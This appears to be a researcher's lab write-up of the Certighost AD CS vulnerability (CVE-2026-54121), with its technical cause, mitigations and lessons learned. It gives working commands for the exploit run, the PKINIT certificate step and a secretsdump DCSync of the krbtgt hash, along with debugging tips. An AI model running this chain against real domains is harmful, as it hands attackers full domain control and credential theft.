Certighost: How CVE-2026-54121 Turns a Domain User Into a Domain Controller
Certighost: How CVE-2026-54121 Turns a Domain User Into a Domain Controller
CVE: CVE-2026-54121 (Certighost) Patched: July 14, 2026 OS: Windows Server 2025 Topics: AD CS, Certificate Abuse, Privilege Escalation, DCSync, PKINIT
Overview
TODAY’S TOPIC IS WAFFLES!!! (^o^)/
Every few months something drops that makes the AD CS attack surface feel like it just got wider. Certipy and the ESC series taught the community to look for misconfigured templates, weak enrollment rights, manager approval left unchecked. The assumption across all of those was that something had to be wrong before you could exploit it.
CVE-2026-54121, nicknamed Certighost, does not need anything to be wrong. No bad template, no excessive enrollment right, nothing misconfigured. It attacks the CA’s own identity resolution logic directly, and on a default install, that logic already trusts the wrong thing.
Reported by Aniq Fakhrul and Muhammad Ali. PoC dropped July 24. CVSS 8.8. I built a lab and ran this end to end, and this post covers both the technical breakdown and the actual process of getting there, including all the environment issues I hit along the way.
How the Chase Works
Enterprise CAs sometimes need to resolve who is actually requesting a certificate, especially in cross-DC enrollment scenarios where the requester’s identity is not sitting directly in front of the CA. Microsoft built a fallback for this called the chase. The CA reaches out to another host to fetch the identity it needs.
Two attributes in the cert request steer this chase, and both are attacker controlled:
cdc(Client DC): the host the CA should contactrmd(Remote Domain): the principal the CA should look up
Supply both, point cdc at a machine you control, and the CA opens SMB and LDAP connections to your machine, asks it about the principal named in rmd, and takes the answer at face value when building your certificate.
Where It Actually Breaks
The rogue chase host still has to authenticate to the CA before any of this matters. That should be the part that saves you. It is not, because of one detail that is on by default: ms-DS-MachineAccountQuota. Set to 10 by default, meaning any authenticated domain user can create a computer account with zero additional privilege.
That is your rogue chase host. You spin it up, point the CA’s chase at it via cdc, and when the CA comes knocking, your ghost machine account authenticates cleanly through the real DC over Netlogon. Then it lies. Instead of answering with its own identity, it hands back the sAMAccountName, SID, and dNSHostName of whatever DC you named in rmd.
The CA has no reason to question it. It resolved a valid domain principal through a valid channel. So it signs a certificate, except the identity baked into that certificate belongs to a Domain Controller.
From there the chain is short. PKINIT the cert to get Kerberos credentials for the DC’s machine account. Since DCs hold directory replication rights, DCSync straight to the krbtgt hash. Standard domain user, to ghost machine account, to CA-signed DC certificate, to full domain compromise. No template abuse, no misconfiguration, nothing unusual about the install.
Lab Setup
Two VMs: a Windows Server 2025 box running AD DS and AD CS as an Enterprise Root CA (hostname WAFFLES, domain KING.local, CA name KING-WAFFLES-CA), and Kali as the attacker. (Waffles is a nickname for a special someone (✿◠‿◠) )
Certighost specifically needs an Enterprise CA, not Standalone. The chase behavior is tied to domain-integrated cert issuance. Verify with:
certutil -CAInfo
Look for CA type: 0 -- Enterprise Root CA. Also confirm EDITF_ENABLECHASECLIENTDC is present in the EditFlags:
certutil -getreg policy\EditFlags
If that flag is missing, the chase fallback is disabled and this exploit path does not exist on that CA. On my unpatched Server 2025 box it was enabled by default.
For networking, both VMs need to be on the same subnet. VirtualBox’s plain NAT mode isolates each VM behind its own virtual router even when the IP ranges look identical, so switch both to Bridged Adapter in VM settings. Also worth checking that the DC does not have a hardcoded static IP from a previous lab setup that does not match the new subnet.
Getting the PoC Running
git clone https://github.com/aniqfakhrul/CVE-2026-54121
cd CVE-2026-54121
The full dependency list from the import block: impacket (core plus dcerpc.v5.nrpc, krb5.pac, krb5.ccache, ldap), pyasn1, cryptography, asn1crypto, pycryptodomex. Kali ships most of these. The problem is Impacket.
The script requires a class called smbserver.NetLogon that was added very recently to Impacket’s main branch. The distro-packaged version on Kali, even a 0.14.0.dev0 build, may not have it depending on when your system last pulled. The PoC tells you directly if this is the case:
[DEBUG] Rogue LSA/SMB preflight: installed Impacket lacks smbserver.NetLogon;
        the rogue SMB server cannot obtain the authenticated session key, so
        the CA callback is expected to fail
When this message appears, the Netlogon exchange will fail at the session key step, the CA will get an RPC error, and you will see Denied by Policy Module every run regardless of what you change on the CA side. The fix is pulling Impacket fresh from GitHub:
cd ~
git clone https://github.com/fortra/impacket
Then install it into a venv inside the exploit directory. This is important because sudo python3 resets your environment and loads root’s system Python instead of your user install. A venv with an explicit path bypasses that entirely:
cd ~/CVE-2026-54121
python3 -m venv venv --system-site-packages
source venv/bin/activate
pip install ~/impacket --no-build-isolation
--system-site-packages means the venv inherits your existing cryptography and ASN1 libraries so pip does not try to download them. --no-build-isolation uses your system’s existing setuptools instead of fetching one from PyPI.
Verify the right Impacket is loading:
python3 -c "from impacket import smbserver; import inspect; print(inspect.getsourcefile(smbserver.NetLogon))"
The path should point into ~/CVE-2026-54121/venv/. If it still points to /usr/lib/python3/dist-packages, the venv is not being picked up correctly.
Running the Exploit
sudo -E venv/bin/python3 certighost.py -d king.local -u URUFUS -p 'Password1234!' --dc-ip 192.168.1.50 --debug
-E preserves your current environment through the sudo privilege escalation so the venv stays in scope. Without it, sudo resets PATH and PYTHONPATH back to root’s defaults, which loads the system Impacket and puts you right back to the NetLogon preflight failure.
What the script does step by step:
- Authenticates to LDAPS as the low-priv user and enumerates the domain to find the CA and target DC automatically
- Creates a ghost computer account (
GHOSTXXXXXX$) via SAMR using the low-priv user’s MachineAccountQuota allowance - Starts rogue SMB (port 445) and LDAP (port 389) listeners on the attacker machine
- Submits a certificate request as the ghost account with
cdcpointing at Kali andrmdset to the target DC’s DNS name - The CA connects back to Kali’s rogue SMB listener to validate the ghost account identity
- The rogue listener authenticates the ghost account through the real DC over Netlogon, then feeds back the DC’s sAMAccountName, SID, and dNSHostName instead
- The CA issues a certificate for the DC
- PKINIT with that cert yields a
.pfx,.ccache, and the DC’s NT hash

The debug output at the moment it works:
[DEBUG] Rogue SMB NetLogon: validating KING\WAFFLES$ (ParameterControl=0x820)
[DEBUG] Rogue SMB NetLogon: validation returned NTSTATUS 0x00000000 (STATUS_SUCCESS)
[DEBUG] Netlogon: secure channel established
[DEBUG] CA RPC: request_id=19, disposition=3 (CR_DISP_ISSUED)
CR_DISP_ISSUED means the cert was issued. Then:
[*] Requesting certificate (template=Machine, cdc=192.168.1.175)
    Saved: waffles.pfx
[*] PKINIT as WAFFLES$
[*] Got hash for WAFFLES$:
    WAFFLES$:aad3b435b51404eeaad3b435b51404ee:[REDACTED]
    ccache: waffles.ccache
[*] GGWP
DCSync
export KRB5CCNAME=waffles.ccache
impacket-secretsdump -hashes aad3b435b51404eeaad3b435b51404ee:[REDACTED] 'KING.local/WAFFLES$@192.168.1.50' -just-dc-user krbtgt
krbtgt hash out. Full domain ownership. Every Kerberos ticket in the forest can now be forged, every account impersonated, and the access persists across password resets until krbtgt itself is rotated twice.

A Note on the PoC Timeline
The README has a timeline section worth reading. Two fixes landed on July 28, the same day I was working through this.
The first, from GregDurys, fixed STATUS_NOLOGON_SERVER_TRUST_ACCOUNT errors that appeared when the CA was hosted on the same machine as the DC. The fix is an in-script hotpatch of the rogue SMB NetLogon path, setting the E bit (0x20) alongside the K bit (0x800) in ParameterControl per MS-NRPC spec. Without this, the Netlogon exchange cuts short mid-handshake and the CA returns RPC_S_SERVER_UNAVAILABLE. If you watch the traffic with tcpdump during a failing run, you will see the CA actually connecting back to Kali on port 445 and exchanging packets, then sending a TCP RST after a few hundred bytes. That is the session key step failing.
The second, from Hack0ura, fixed a KDC_ERR_CLIENT_NAME_MISMATCH that appears during the PKINIT step on CAs with EDITF_ATTRIBUTESUBJECTALTNAME2 enabled. The cert request now sets the SAN to the target DC’s DNS name instead of the ghost account’s.
Both patches are in the current version of the repo. Pull fresh before running.
Mitigations
Patch. The July 14, 2026 update validates the chase target before the lookup runs. This is the actual fix.
Disable the chase fallback if you cannot patch immediately. It is optional and not required for standard certificate enrollment:
certutil -setreg policy\EditFlags -EDITF_ENABLECHASECLIENTDC
Restart-Service CertSvc -Force
Audit issued certificates. Check the CA’s issued cert log for Machine template certs issued to computer accounts with random-character names like GHOSTXXXXXX$, especially around the DC’s SID or DNS name in the subject. That pattern is a direct indicator of exploitation attempts.
Reduce MachineAccountQuota. Default is 10. If your environment does not need domain users creating machine accounts, set it to 0. This removes a building block that multiple AD abuse techniques rely on, not just this one:
Set-ADObject -Identity (Get-ADDomain).DistinguishedName -Replace @{"ms-DS-MachineAccountQuota"=0}
Treat AD CS as Tier 0. CA compromise and DC compromise have equivalent blast radius. If your CA host is not already isolated with the same access controls and monitoring as your domain controllers, this is the reminder.
What Did We Learn?
1. The ESC series needed misconfiguration. Certighost does not. Every previous AD CS attack technique required something to be wrong first. A bad template, an excessive right, something left unchecked. Certighost attacks the CA’s identity resolution logic itself, which works exactly as designed. The design just assumed it would never be talking to a rogue listener controlled by a low-priv domain user.
2. MachineAccountQuota is a building block for more than just RBCD attacks. It shows up in resource-based constrained delegation abuse, shadow credentials, and now Certighost. A default of 10 means any domain user can create 10 computer accounts with zero admin rights. If your environment does not need that, turn it off.
3. Bleeding edge CVEs need bleeding edge tooling.
The distro-packaged Impacket on Kali was missing smbserver.NetLogon. The system-packaged version and the GitHub main branch are not always the same thing, even when both show 0.14.0.dev0 in pip. When a PoC fails with a preflight warning about a missing class, pulling the dependency from source and isolating it in a venv with sudo -E and an explicit Python path is the cleanest way to eliminate the environment ambiguity.
4. The packet capture tells you more than the tool output does.
The generic “Denied by Policy Module” error was misleading. It looked like a CA policy rejection. Watching the actual traffic with tcpdump showed the CA was connecting back to Kali, sending data, then RST-ing mid-Netlogon. That pointed directly to the session key issue in the rogue SMB listener, which pointed to the missing NetLogon class. Learn to read the packets when the tool output is not telling you enough.
5. PoC code evolves fast after initial release. Two meaningful fixes landed on the Certighost repo within four days of publication. The gap between “PoC published” and “PoC reliably works against real targets” is often measured in days, not months. Checking the commit history and timeline section before running anything is always worth doing.
 Written by 0x5h4q | 0x5h4q.github.io